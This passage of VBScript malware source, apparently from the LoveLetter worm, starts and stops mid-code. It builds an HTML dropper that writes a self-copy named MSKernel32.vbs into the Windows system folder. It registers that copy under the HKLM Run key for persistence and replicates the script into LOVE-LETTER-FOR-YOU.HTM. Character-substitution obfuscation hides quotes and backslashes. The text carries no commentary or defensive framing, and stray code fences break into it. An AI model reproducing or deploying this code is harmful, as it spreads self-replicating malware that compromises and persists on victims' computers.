hi=screen.availHeight;window.moveTo(0,0);window.resizeTo(wi,hi);}"&vbcrlf
& _
"?-??-?-->"&vbcrlf& _
"<?-?SCRIPT>"&vbcrlf& _
"<SCRIPT LANGUAGE=@-@VBScript@-@>"&vbcrlf& _
"<!--"&vbcrlf& _
"on error resume next"&vbcrlf& _
"dim fso,dirsystem,wri,code,code2,code3,code4,aw,regdit"&vbcrlf& _
"aw=1"&vbcrlf& _
"code="
dta2="set fso=CreateObject(@-@Scripting.FileSystemObject@-@)"&vbcrlf& _
"set dirsystem=fso.GetSpecialFolder(1)"&vbcrlf& _
"code2=replace(code,chr(91)&chr(45)&chr(91),chr(39))"&vbcrlf& _
"code3=replace(code2,chr(93)&chr(45)&chr(93),chr(34))"&vbcrlf& _
"code4=replace(code3,chr(37)&chr(45)&chr(37),chr(92))"&vbcrlf& _
"set wri=fso.CreateTextFile(dirsystem&@-@^-^MSKernel32.vbs@-@)"&vbcrlf& _
"wri.write code4"&vbcrlf& _
"wri.close"&vbcrlf& _
"if (fso.FileExists(dirsystem&@-@^-^MSKernel32.vbs@-@)) then"&vbcrlf& _
"if (err.number=424) then"&vbcrlf& _
"aw=0"&vbcrlf& _
"end if"&vbcrlf& _
"if (aw=1) then"&vbcrlf& _
"document.write @-@ERROR: can#-#t initialize ActiveX@-@"&vbcrlf& _
"window.close"&vbcrlf& _
"end if"&vbcrlf& _
"end if"&vbcrlf& _
```

```
"Set regedit = CreateObject(@-@WScript.Shell@-@)"&vbcrlf& _
"regedit.RegWrite @-@HKEY_LOCAL_MACHINE^-^Software^-^Microsoft^-
^Windows^-^CurrentVersion^-^Run^-^MSKernel32@-@,dirsystem&@-@^-
^MSKernel32.vbs@-@"&vbcrlf& _
"?-??-?-->"&vbcrlf& _
"<?-?SCRIPT>"
dt1=replace(dta1,chr(35)&chr(45)&chr(35),"'")
dt1=replace(dt1,chr(64)&chr(45)&chr(64),"""")
dt4=replace(dt1,chr(63)&chr(45)&chr(63),"/")
dt5=replace(dt4,chr(94)&chr(45)&chr(94),"\")
dt2=replace(dta2,chr(35)&chr(45)&chr(35),"'")
dt2=replace(dt2,chr(64)&chr(45)&chr(64),"""")
dt3=replace(dt2,chr(63)&chr(45)&chr(63),"/")
dt6=replace(dt3,chr(94)&chr(45)&chr(94),"\")
set fso=CreateObject("Scripting.FileSystemObject")
set c=fso.OpenTextFile(WScript.ScriptFullName,1)
lines=Split(c.ReadAll,vbcrlf)
l1=ubound(lines)
for n=0 to ubound(lines)
lines(n)=replace(lines(n),"'",chr(91)+chr(45)+chr(91))
lines(n)=replace(lines(n),"""",chr(93)+chr(45)+chr(93))
lines(n)=replace(lines(n),"\",chr(37)+chr(45)+chr(37))
if (l1=n) then
lines(n)=chr(34)+lines(n)+chr(34)
else
lines(n)=chr(34)+lines(n)+chr(34)&"&vbcrlf& _"
end if
next
set b=fso.CreateTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM")
b.close
set d=fso.OpenTextFile(dirsystem+"\LOVE-LETTER-FOR-YOU.HTM",2)
d.write dt5
d.write join(lines,vbcrlf)
d.write vbcrlf
d.write dt6
d.close
end sub
```